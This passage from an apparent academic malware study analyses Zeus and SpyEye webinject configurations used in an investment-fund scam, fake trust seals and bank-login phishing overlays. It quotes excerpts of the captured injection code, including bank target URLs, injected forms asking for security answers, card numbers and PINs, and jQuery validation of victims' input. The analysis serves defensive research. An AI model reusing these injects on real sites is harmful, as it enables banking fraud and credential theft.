There are several webinjections configured on Yahoo search URLs to promote the fund. Any search performed on the Yahoo search engine containing the keywords in Table 4-2 (which were sourced from Listing 4-10) would have resulted in a predetermined set of results being returned through an injection in the search results page.



**Table 4-2: Search Keywords**

Keyword	Line in Listing 4-10
<b>Finance</b>	3887
<b>URS</b>	3890
<b>Invest</b>	3893
<b>Money</b>	3896
<b>Bank</b>	3899
<b>Scam</b>	3902
<b>Fund</b>	3095

```

3886: <Url index="48" action="Inject|POST|GET">
3887: <TargetUrl><![CDATA[http://*earch.yahoo.com/search*p*finance*]]></Ta
rgetUrl>
3888: </Url>
3889: <Url index="49" action="Inject|POST|GET">
3890: <TargetUrl><![CDATA[http://*earch.yahoo.com/search*p*urs*]]></Target
Url>
3891: </Url>
3892: <Url index="50" action="Inject|POST|GET">
3893: <TargetUrl><![CDATA[http://*earch.yahoo.com/search*p*invest*]]></Tar
getUrl>
3894: </Url>
3895: <Url index="51" action="Inject|POST|GET">
3896: <TargetUrl><![CDATA[http://*earch.yahoo.com/search*p*money*]]></Targ
etUrl>
3897: </Url>
3898: <Url index="52" action="Inject|POST|GET">
3899: <TargetUrl><![CDATA[http://*earch.yahoo.com/search*p*bank*]]></Targe
tUrl>
3900: </Url>
3901: <Url index="53" action="Inject|POST|GET">
3902: <TargetUrl><![CDATA[http://*earch.yahoo.com/search*p*scam*]]></Targe
tUrl>
3903: </Url>
3904: <Url index="54" action="Inject|POST|GET">
3905: <TargetUrl><![CDATA[http://*earch.yahoo.com/search*p*fund*]]></Targe
tUrl>
3906: </Url>

```

**Listing 4-10: Search Results URLs**

The mechanics of this, for lack of a better term, search engine result poisoning is examined in greater detail, using the “scam” keyword. The orchestrator of the URS Investment Fund purposefully wanted to address any concerns that a potential victim may have had regarding the legitimacy of the Fund.

If the victim searched for URS Investments and entered the word “scam”, the URL of the search results presented to the victim would have been, with session variables removed, similar to the URL in Listing 4-11.

| [http://search.yahoo.com/search;\\_ylt=\[..\]?p=URS+Investment+scam&fr2=sb-top](http://search.yahoo.com/search;_ylt=[..]?p=URS+Investment+scam&fr2=sb-top)

**Listing 4-11: Legitimate Search Results URL**

Through the application of the wildcard markers (\*) in the URL in line 3902 in Listing 4-10, the financial malware would have matched it to the legitimate search results URL in Listing 4-11. The financial malware would then inject the search results in the webinject code (Listing 4-12), and instead of the true search results being presented to the victims (and potentially warning them of the fraudulent nature of the fund), the search results in Figure 4-6 would have been presented. The returned results would have bolstered the claim to legitimacy of the Fund, potentially gaining another investor.

**URS Investment Fund**

URS - the most profitable private investment fund with 4000+ corporate investors and 3+ million private investors ...  
<https://urs-investment.com> - [Cached](#)

- [About URS](#)
- [Investment Plans](#)
- [Open an Account](#)
- [URS Partners](#)
- [Account Sign In](#)
- [Finance News](#)

[more results from yahoo.com](#)

Listing 4-12, lines 3289 – 3329.

---

- **[Yahoo! Finance - Business Finance, URS Investment Fund](#)**

Yahoo! and investment Fund, find more information about Yahoo investment partner ...  
<http://finance.yahoo.com/banking-budgeting>

Listing 4-12, lines 3335 – 3346.

- **[Citi Bank, Financial Management ...](#)**

Our company signed a huge contract with URS Investment Fund on \$400 million and plan to make a profit more than \$3 billion for Citi group clients ...  
<https://www.citibank.com/partners>

- **[CNN Money and URS Investment](#)**

URS is a leading high yield investment plan in the world trading market. It has been working since 1995 and during ...  
<http://money.cnn.com/pf/>

- **[PayPal - Finance Industry Today](#)**

PayPal and URS Investment Fund... \$60 million US Dollars into the URS. 2 months later PayPal clients received a \$466,8 million profit ...  
<https://paypal.com/contacts/partnership>

- **[Bank of America - URS Financial Partner](#)**

URS Investment Fund got \$73 million dollars payment to the Bank of America, it allowed not to close 19 branches of bank in the states ...  
<https://www.bankofamerica.com/contacts/profile>

**Figure 4-6: Yahoo Search Results Screenshot**

The HTML code making up the search results in the screenshot in Figure 4-6 has been extracted from the webinject configuration and rendered for illustrative purposes; it is not an accurate reflection of the styling and / or appearance at the time of the capture of the configuration file.

Listing 4-12 contains an extract of how the search results in Figure 4-6 were created. In the interest of brevity, the listing only contains the first two search results, as in Figure 4-6; the remainder are available for review in the electronic appendix. The URLs in the injected search results match the URLs in the webinject configuration to ensure that the ecosystem remains a closed loop. For example, the Yahoo finance search result URL is the same as that of the URL in Listing 4-7, line 3345.

```
3288: <a class="yschttl spt" href="https://urs-investment.com/">
3289: URS Investment Fund</a></h3>
3290: </div>
3291: <div class="abstr">
3292: URS - the most profitable private investment fund with 4000+
corporate investors and 3+ million private investors
3293: ...</div>
3294: <span class="url"><b>https://urs-investment.com</b> </span>-
3295: <a data-bk="5049.1" href="http://search.yahoo.com/">Cached</a>
3304: <a class="spt" href="https://urs-
investment.com/index.php?page=company">About URS</a></li>
3305: <li>
3306: <a class="spt" href="https://urs-
investment.com/index.php?page=plans">Investment Plans</a>
3307: </li>
3308: <li>
3309: <a class="spt" href="https://urs-
investment.com/index.php?page=register">Open an Account</a>
3316: <a class="spt" href="https://urs-
investment.com/index.php?page=partners">URS Partners</a></li>
3317: <li>
3318: <a class="spt" href="https://urs-investment.com/my/index.php">
3319: Account Sign In</a>
3320: </li>
3321: <li>
3322: <a class="spt" href="https://urs-
investment.com/index.php?page=news">
3323: Finance News</a>
3329: <a data-bns="Yahoo" data-bk="114.1"
href="http://search.yahoo.com/">more results from
yahoo.com</a></span></div>
3335: <a class="yschttl" href="http://finance.yahoo.com/banking-
budgeting">
3336: Yahoo! Finance - Business Finance, URS Investment Fund</a></h3>
3340: <p style=" margin-top:0px; margin-bottom:0px; margin-left:0px;
margin-right:0px; -qt-block-indent:0; text-indent:0px;">
3341: Yahoo! And nvestment Fund, find more information about Yahoo
3342: investment partner ...</div>
3345: </div><span class="url"><b>http://finance.yahoo.com/banking-
budgeting</b></span>
```

**Listing 4-12: Manipulating Search Results**

The search results in Listing 4-12, presented in Figure 4-6, would have been presented for any of the keywords mentioned earlier in Table 4-2, across both Yahoo and Bing search results, enabling the URS Investment Fund to keep the potential victim firmly within their created ecosystem and able to apply the appropriate influence.

### **Independent Opinion**

The Better Business Bureau (BBB) assists United States citizens with business and charity reliability information, complaints and dispute resolution services, akin in part to the complaints resolution services offered by the various Ombudsmen within South Africa (Better Business Bureau, 2013).

The botnet operator supporting the URS Investment Fund included an injection that would insert a review and rating for the fund should the victim browse the BBB website. Figure 4-7 presents a screenshot of the BBB entry for Citi Bank as per the URL in Listing 4-14. The author of the webinject modelled the URS Investment Fund on the BBB entry for Citibank. Please note that the screen shot is a current version of the site, which has been updated since the webinject configuration files were captured. This may result in portions of the webinject code not aligning exactly with the screenshot.

Key changes to note on the web page are the business name (line 1152, 1159, 1194), website (line 1278), phone numbers that are removed (line 1220), generic address (line 1204) and the date from which the Investment Fund was accredited by the BBB (line 1166). These alterations are labelled with the line numbers in Listing 4-14 that effect change from a Citibank entry to that of one for the URS Investment Fund. The intent of altering the BBB entry for Citibank is to bolster the level of trust that an individual can place in the URS Investment Fund, as the BBB is a trusted dispute adjudicator and provides independent opinion on the organisation.

```
1580: <Url index="30" action="Inject|POST|GET">
1581: <TargetUrl><![CDATA[http://www.bbb.org/new-york-city/business-
reviews/banking-services/citi-in-new-york-ny-140/]]></TargetUrl>
1582: </Url>
```

**Listing 4-13: BBB Injection URL**




Figure 4-7: Legitimate Citi Bank BBB Review Webpage

```

1151: <After><![CDATA[</title>]]></After>
1152: <Data><![CDATA[ URS Investment Fund Review - BANKING SERVICES in New
York, NY - BBB Reliability Report - BBB serving Metropolitan New
York, Long Island, and the Mid-Hudson Region]]></Data>
1153: </WebInject>
1154: <Before><![CDATA[ <h2>
1155: <em>BBB Business Review Reliability Report for</em><br/>]]></Before>
1156: <After><![CDATA[</h2>
1157: <p>
1158: A <em>BBB]]></After>
1159: <Data><![CDATA[URS Investment Fund]]></Data>
1163: <Before><![CDATA[ Accredited</em> business since ]]]></Before>
1164: <After><![CDATA[</p>
1165: </div>]]></After>
1166: <Data><![CDATA[3/1/1995]]></Data>
1167: </WebInject>
1190: <Data><![CDATA[ <div class="rptItem">
1191: <a id="ctl00_c1_rr_ci_rptCompanyName_ctl10_hlURL" class="rptLink"
href="#" target="_blank">URS</a>
1192: </div>
1193: <div class="rptItem">
1194: <a id="ctl00_c1_rr_ci_rptCompanyName_ctl10_hlURL" class="rptLink"
href="#" target="_blank">URS Investment Fund</a>
1195: </div>]]></Data>
1196: </WebInject>
1203: <tr id="ctl00_c1_rr_ci_trStart">]]></After>
1204: <Data><![CDATA[ Wall Street<br/>New York
1219: <WebInject>
1220: <Before><![CDATA[ Phone Number:
1277: <br class="printBR" />]]></After>
1278: <Data><![CDATA[<a id="ctl00_c1_rr_ci_rptURL_ctl10_hlURL"
href="https://ursinvestment.com"
target="_blank">https://ursinvestment.com</a>]]></Data>
1279: </WebInject>

```

**Listing 4-14: URS Investment Fund BBB Entry**

It must be noted that the alteration of the BBB review page for Citibank in favour of the URS Investment Fund does present some areas in which the fraudulent nature of the scam may have been identified, or that raised the need for further investigation. The first is that of a generic address (that of “Wall Street”, line 1204) and the lack of a telephone number (line 1220).

### 4.3.3 ASSURING TRUST

The injection modifications made by the financial malware on the Wells Fargo website were made into the secure site of the Bank and not just on public pages. It is assumed that the URL *https://online.wellsfargo.com/das/cgibin/session* (Listing 4-15) is within a secure session as it contains executable code (*cgibin* folder) and contains a reference to session management.

This adds an additional level of authenticity to the information presented, (Listing 4-15), as it appears after the victim has been authenticated by the Bank. In the victim's mind, this information must have been specifically placed onto this webpage by Wells Fargo.

```
3778: <Url index="12" action="Inject|POST|GET">
3779: <TargetUrl><![CDATA[https://online.wellsfargo.com/das/cgi-
bin/session*]]></TargetUrl>
3780: </Url>
```

**Listing 4-15: Wells Fargo Secure Site**

In addition to placing advertisements and injecting false endorsements, the Zeus Financial Malware used webinjects to make assertions regarding the security of the URS Investment Fund, through false links to Trustwave and VeriSign. Trustwave is an Information Security service provider of on-demand data security and payment card industry compliance management solutions to organisations<sup>5</sup>. It also provides Payment Card Industry Data Security Standard (PCI DSS) related services, of which the URS Investment Fund is a "client". Within Listing 4-16, the URS Investment Fund states to existing and potential customers that their credit card and personal information is secure, citing that they have been assessed by Trustwave and are PCI DSS compliant (line 1134).

```
1128: <WebInject>
1129: <Before><![CDATA[<center style="width:540px;">]]></Before>
1130: <After><![CDATA[ <div class="divBottomLinks"
align="center">]]></After>
1131: <Data><![CDATA[ <div class="divBar">
1132: <div class="divIcon"></div>
1133: <div class="divContent">
1134: Based upon information provided by URS regarding its policies,
procedures, and technical systems that fund, invest and/or transfer
customer finance, URS has performed the required procedures to
validate compliance with the PCI DSS.
```

**Listing 4-16: Trustwave Assertion**

VeriSign is a provider of Secure Sockets Layer (SSL) Certificates to secure the transmission of confidential information between an organisation and its clients. The URS Investment Fund allegedly made use of the VeriSign Secured Seal and other services offered by VeriSign to attest to the security and validity of the Fund (line 798 in Listing 4-17).

---

<sup>5</sup> <https://www.trustwave.com/aboutus.php>

In Listing 4-17 there are multiple references to VeriSign and to an organisation called Newegg, which is also a customer of VeriSign. Given the references to Newegg within the webinject code (line 892), it is likely that the creator of this inject code used the Newegg website as a reference or starting point in the creation of the webinject code.

```
796: <!--SITE NAME Row → \
797: <td colspan=\"3\"><font size=\"1\" face=\"verdana, helvetica, arial,
      sans-serif\" color=\"#FFFFFF\"> \
798: One or more sub-domains within “ + domain_name + “ can use VeriSign
      services to protect your credit card and other confidential
      information. \
889: <!--COMPANY/ORGANIZATION → \
890: <td align=\"right\" valign=\"top\"><font size=\"1\" face=\"verdana,
      helvetica, arial, sans-serif\"
      color=\"#FFFFFF\"><b>SITE&nbsp;OWNER:</b></font></td> \
891: <td valign=\"top\"><font size=\"1\" face=\"verdana, helvetica,
      arial, sans-serif\" color=\"#FFFFFF\"> \
892: NEWEGG INC<br /> \
893: City of Industry<br /> \
```

**Listing 4-17: VeriSign Assertion**

## 4.4 SUMMARY

By using HTML injection, botnet operators are able to present their social engineering activity to their intended victims through the websites of trusted and well respected brands. Leveraging these brands lends authenticity to the fraudulent activity and conveys a sense of trust. This is especially true in the case of the URS Investment Fund scam, as even with due diligence on researching the fund, the victim would have been overwhelmed with convincing information presented by the Zeus Financial Malware in the form of testimonials and proven return on investments from reputable sources.

The use of Facebook as a platform for the collection of credit card data provides the operator of a financial malware botnet with a potential victim base of over 1 billion users provided, at least, that they are able to infect that base with their malware. The use of Facebook as an extension of an organisation’s online presence and in some cases their only online presences makes the possibility of charities using the social networking site as a platform for fund raising plausible.

In both examples there are minor grammatical errors and issues that in hindsight may have alerted a suspicious and alert user to the fact that something was amiss. That



said, both examples leverage known brands to assert the security and legitimacy of the transaction and / or Fund.

The following chapter builds on an attacker's ability to control the content in a browser and examines how an attacker is able to bypass security controls. The case studies illustrate how security controls that rely on something that the victim knows and something that the victim has are successfully bypassed.

# 5

## **BYPASSING SECURITY CONTROLS**

### **5.1 INTRODUCTION**

On the Internet, perhaps the greatest blessing is the ability to remain relatively anonymous and the greatest risk is being able to assert the identity of a user on a website. It is for both these reasons that online banking service providers require appropriate mechanisms to identify and authenticate their customers. The converse is then also true: that those who profit from using stolen identities must be capable of circumventing these controls.

This collection of case studies focuses on how financial malware can bypass security controls based on two of the three pillars of authentication (Reid, 2004) namely:

- Something that you know, typically a password.
- Something that you have, such as a hard token.
- Something that you are, most commonly a fingerprint.

Two case studies regarding the “something that you know” pillar are reviewed in chapter 5.2. There are four case studies on “something that you have” in chapter 5.3. Within the dataset, there were no instances of financial malware employing a webinject to bypass the pillar of “something that you are”.

### **5.2 BYPASSING SOMETHING THAT YOU KNOW**

The first case study demonstrates how financial malware can bypass a security control, and is based on an implementation of Bank of America’s SiteKey system by an Australian bank. The second looks at how financial malware can empower an attacker to be able to correctly answer knowledge-based questions about their victims, in order to circumvent security.

### 5.2.1 SECURITY IMAGES / SITEKEY

In early November 2011 five Zeus webinject configuration files and one SpyEye webinject configuration file targeting several financial institutions in Australia were captured (see chapter 3). One of the banks targeted was Bankmecu which made use of a form of knowledge-based mutual authentication modelled on SiteKey (Bank of America, 2013).

SiteKey is essentially a shared secret between the bank and a user of the bank's website. The main aim of SiteKey is to help clients ensure that they were on a legitimate website, and not on a phishing page.

When logging into the legitimate site, the client is presented with a previously selected image, which must then be described. The image and its description form the shared secret in this type of knowledge based mutual authentication.

There are several flaws in this approach to mutual authentication, the most critical being that most clients will disclose the description of the image if asked (Schechter et al., 2007), even if it is not presented to them. Equipped with the login credentials as well as the data regarding the shared secret used for mutual authentication, the attacker is armed with sufficient information to impersonate the customer and bypass the additional security control.

Upon review of the Zeus and the SpyEye webinject code that is used against the Bankmecu website, it is clear that the code used in the two webinjects is identical. The code inserts a form into the Bankmecu internet banking login page that requests users to describe the three security icons associated with their accounts. The full webinjection code from the Zeus and SpyEye financial malware is available in the electronic appendix for review.

In Figure 5-1, the HTML code making up the page has been extracted from the webinject configuration and rendered for illustrative purposes and is not an accurate reflection of the styling and appearance at the time of the capture of the configuration file. Upon submission of the login form, the credentials of the user as well as the descriptions of the security icons are logged in the C&C server or drop point server database.

Please enter your member number, personal icons and net code to login to internet banking.

Customer number

Net code  (Minimum 8 characters)

There are 3 personal icons set in your account. These images are used to authenticate you in external transfers and BPAY. To verify your identity, you have to remember the exact order of personal icons. What was the first, the second and the third one. Then you have to describe these icons and fill the fields given below with your description.

What is shown in the first icon? (please describe)

What is shown in the second icon? (please describe)

What is shown in the third icon? (please describe)

[bankmecu phishing email](#)




Figure 5-1: Bankmecu Website with Injected Code

An extract of the injection code requesting the description of the security icons is presented in Listing 5-1 (line 10421) as well as the rationale for the request (line 10423). The injection code also performs error checking when the login button has been clicked (line 10440) to ensure that a proper description has been entered into the fields (line 10441), and if a short response has been entered an alert is given to the victim (line 10442).

```

10420: $("h3:contains('Please enter your member number and net code to
      login to Internet banking.')"")
10421: .text('Please enter your member number, personal icons and net code
      to login to Internet banking.');
```

10422: \$("h3:contains('Please enter your member number')"")

```

10423: .after('There are 3 personal icons set in your account.<br />These
      images are used to authenticate you in external transfers and
      BPAY.<br />To verify your identity, you have to remember the exact
      order of personal icons. <br />What was the first, the second and
      the third one. <br /> Then you have to describe these icons and fill
      the fields given below with your description. <br />');
```

```

10424: var html = '<br />' +
10425: '<br />' +
10426: 'What is shown in the first icon? (please describe)' +
10440: $("input.loginButton[alt='Login']").click(function(event) {
10441:   if ($("#hzemotaylxz17ye").val().length < 3) {
10442:     alert("'What is shown in the first icon?' - required");
```

Listing 5-1: Bankmecu Webinjection Code

## 5.2.2 KNOWLEDGE-BASED AUTHENTICATION QUESTIONS

Knowledge based authentication questions, more commonly known as challenge response questions or security questions, are frequently used as additional means to ensure that the claimed identity is the true identity of the client (Claessens et al., 2002). These questions range from generic, or static, questions that the client provides answers to in an enrolment or registration process, to questions that are dynamic and unique to the relationship that the client has with the organisation.

An example of generic question would be, “*What is your mother’s maiden name?*” whereas an example of a dynamic question would be “*What is your credit card limit?*” In both cases it is assumed that the answers to these questions are not within the public domain, or at least not easily discovered (O’Gorman et al., 2004; Rabkin, 2008). Knowledge-based authentication questions are typically used across several banking channels as a means to validate the identity of the client, or as a means of step-up authentication for higher-risk transactions (Claessens et al., 2002), which means that answers to these questions have value attached to them within the underground economy.

Obtaining the answers to knowledge based authentication, or challenge response questions, is as simple as asking the question from a place of trust and recording the answer. It is important to note that the attackers of an institution and / or their client are well versed in the security requirements for executing transactions. As such, they are able to customise their approach accordingly to ensure that they obtain all required information.

### 5.2.2.1 BANK OF AMERICA

In a webinject configuration file captured on the 7<sup>th</sup> of November 2011, there is an attack against Bank of America in which a Zeus financial malware webinject was used to obtain the answers to security questions, cardholder and card information from a Bank of America client. The screen shot in Figure 5-2 has been rendered by the author from the webinject code, and shows how the attacker, by being able to control the content in the web browser, simply requests the information from the client.

The author assumes, based on the URL (line 6744) in Listing 5-2, that this webpage would have been presented, after the client had successfully logged into the Bank of

America online banking website. The true accounts overview page is completely replaced by the webinject code, as the injection code is inserted above the `<html>` HTML tag. The content in line 23 typically indicates the first line in an HTML file and in the data portion of the webinject code, on line 26, the attacker's HTML code starts with the tag `<html>`. Upon submission of the injected form, the client is redirected to the true accounts overview page (line 6745). The full webinject code is available for review in the electronic appendix.

```
21: <WebInjects index="1" compressed="1">
22: <WebInject>
23: <Before><![CDATA[<!DOCTYPE]]></Before>
24: <After><![CDATA[</body>]]></After>
25: <Data><![CDATA[ HTML PUBLIC "-//W3C//DTD HTML 4.01
    Transitional//EN">
26: <html lang="en-US">
27: <head>
6743: <Url index="1" action="Inject|POST|GET">
6744: <TargetUrl><![CDATA[https://www.bankofamerica.com/accounts-
    overview/accounts-overview.go?request_locale=en-
    us&returnSiteIndicator=GAI*]]></TargetUrl>
6745: <RedirectUrl><![CDATA[https://www.bankofamerica.com/accounts-
    overview/accounts-
    overview.go?UpdateServiceInfoStep1Done]]></RedirectUrl>
6746: </Url>
```

**Listing 5-2: Bank of America Injection**

In Figure 5-2, the attackers are taking advantage of Bank of America's SiteKey setup process by requesting the client, after logging into the site, to validate the SiteKey configuration. In this webinject code, the attacker is not requesting the SiteKey image information, rather the challenge and response questions that Bank of America uses when a client logs into online banking from a new computer (Bank of America, 2013). More than likely, the attackers have already used the screenshot capture capability of Zeus, or other man in the middle techniques to capture the victim's SiteKey image (Youll, 2006). The credentials required to log into the Online Banking service would have been key-logged by Zeus. However the attackers now require the answers to the questions in Figure 5-2 in order to respond correctly to the challenge questions posed when signing into Bank of America's online banking from a new computer (Bank of America, 2013).

In this case study, the attacker potentially benefits twice from requesting this information from the victim, depending on motive. The online banking credentials can be used by the attacker to transfer funds from the victim's accounts, or the

attacker can use the credit card details obtained to commit card-not-present fraud. The attacker is also able to sell the online banking credentials and card information in the underground economy, as discussed in chapter 2.2.2.

The screenshot shows the 'SiteKey Account Profile Validation' page on the Bank of America website. The page is titled 'Online Banking' and 'SiteKey Account Profile Validation'. It contains two main sections for data entry. The first section, 'Please enter your personal and ATM/Check Card information:', includes fields for Mother's Maiden Name, Social Security Number, Driver's License Number, DL Expires (MM-DD-YYYY), Date of Birth (MM-DD-YYYY), ATM/Check Card Number, Card Expiration Date, 3-Digit Security Code, and ATM PIN (4-6 Digits). An image of a check card is shown with a red circle highlighting the 3-digit security code. The second section, 'Fill out the form below if you have any our Credit Card (Visa or MasterCard):', includes fields for Credit Card Number, Card Expiration Date, 3-Digit Security Code, and ATM/Cash Advance PIN. Images of a Visa and a MasterCard are shown. At the bottom, there is a 'Continue to Online Banking' button, a 'Secure Area' indicator, and a footer with the text 'Bank of America, N.A. Member FDIC. Equal Housing Lender ©2011 Bank of America Corporation. All rights reserved.'


Figure 5-2: Bank of America Modified Site

#### 5.2.2.2 HALIFAX

In the previous case study on the webinject on the Bank of America, the questions are for specific information required by the attacker. As a mitigating control to using pre-set questions, clients are often asked to set their own question(s) for use in validating their identify and / or authentication step up for the sensitive transactions (Rabkin, 2008).

In a Zeus Financial Malware webinject configuration file captured on the 19<sup>th</sup> of January 2012, there is an attack against Halifax in the UK that requests answers to the

known questions, as well as to the unknown question on the online banking login page. In Figure 5-3, a screen shot of the modified login page has been recreated by the author from the webinject code and the current Halifax online banking website. The last two fields on the modified webpage request the victim's secret question and answer.



**Figure 5-3: Halifax Modified Site**

Six additional fields are injected into the login form on the Halifax online banking website by the webinject code, as marked in the screenshot in Figure 5-3. The fields relating to the secret question and answer fields can be seen in Listing 5-3, on lines 832-833 and 836-837.



```

831:<tr>
832:<td valign="middle" width="160" class="bwLoginMCUser">Your secret
question:</td>
833:<td colspan="2"><input type="password" name="q5" id="password" value=""
size="20" AUTOCOMPLETE="off" alt="Password" maxlength="20"></td>
834:</tr>
835:<tr>
836:<td valign="middle" width="160" class="bwLoginMCUser">Your secret
answer:</td>
837:<td colspan="2"><input type="password" name="q6" id="password" value=""
size="20" AUTOCOMPLETE="off" alt="Password"
maxlength="20"></td>]]</Data>
838:</WebInject>

```

**Listing 5-3: Halifax**

The use of knowledge based authentication questions that are defined by the client do not necessarily mean that the question and answer cannot be located and disclosed to an attacker. As seen in the attack against Halifax, the process of acquiring the information can be as simple as requesting the content from the user.

### **5.3 BYPASSING SOMETHING THAT YOU HAVE**

The first case study examines how SMS based One Time PINs (OTP) can be bypassed. The second case study examines how Transaction Authentication Numbers (TAN) in Argentina have been circumvented by financial malware. In the third case study, the method used to bypass Barclay’s PINsentry is reviewed and finally the collection of device information used to bypass fraud risk engines is documented.

#### **5.3.1 SMS OUT OF BAND AUTHENTICATION**

The use of a cellular handset to receive authentication codes via a short message service (SMS) message provides for a convenient, and relatively inexpensive, out of band authentication mechanism for online banking transactions.

The use of an authentication code delivered via SMS to cellular handset provides a Bank with three important security controls:

- The first is that there is a high level of confidence in the person performing the transaction as the correct credentials must have been used on the website and the setup authentication code has been delivered to something that the client owns.
- The second is that it is delivered in a channel that differs from where the instruction for the transaction was recorded, namely out of band.

- Lastly that there was a tacit approval of the transaction given that the code was delivered to the client's phone and then captured into the online banking website, thereby completing the loop.

The above provides a powerful control set to prevent an online banking customer from being defrauded via conventional means, for example: phishing, key logging and financial malware capturing credentials.

In an attack identified in the data set against several banks in Spain, Germany and the Netherlands, a method to negate the strengths of an out of band SMS authentication code was designed using the SpyEye financial malware platform and an Android mobile phone application. The financial malware configuration file containing the attacks was captured on the 25<sup>th</sup> of September 2011. In the attack, the financial malware states clients are required to download an application for their mobile phones, in order to enhance the security of the online banking service. It then guides the user in downloading, installing and linking the application.

In Figure 5-4, the overlay that would have been located over the online banking website has been translated from Spanish into English by the author, using Google translate, in an attempt to convey the gist of the ruse. The HTML code making up the overlay has been extracted from the webinject configuration and rendered for illustrative purposes and is not an accurate reflection of the styling and / or appearance at the time of the capture of the configuration file.

This first overlay positions the rationale for the use of a mobile phone application, that is to prevent the interception of SMS message used for Internet banking transactions and that the application is only available on Android. An extract of the code providing the rationale from the webinject to present this overlay is presented in Listing 5-4 (line 710 – 715). The full webinject code is available in the electronic index.

Figure 5-5 depicts the second step in the process, namely downloading and installing the application on the client's mobile phone as well as the linking of the installed mobile application to the online banking profile. It is surmised that this process enables the attacker to link credential sets to phone applications.

This is an important step in the process as it affords the attacker the opportunity to link harvested credentials, mobile numbers and an installed instance of the

application. Line 740 in Listing 5-4 refers to the download URL of the mobile application file. The purpose of the application, as conjectured by Trusteer, is to intercept and redirect SMS messages sent to the cellular handset of the customer whenever the harvested credentials are required to fraudulently transfer funds (Shafir, 2012c).

Upon entering a valid code (line 688) the overlay is closed, a cookie is set and the victim can continue with banking. The cookie set by the webinject code is intended to perform a check whether the infected user has downloaded and installed the Android application, and linked the credentials to the downloaded application. Lines 678-684 contain the cookie check. If a cookie has previously been set, the overlay screens (Figure 5-4 and Figure 5-5) are kept hidden from the victim. The purpose of this check is probably two-fold: firstly to prevent the victim from becoming suspicious of the linking request if it continuously repeated and secondly to assist in maintain accurate linkage records in the attacker's credential, phone number and application data store.

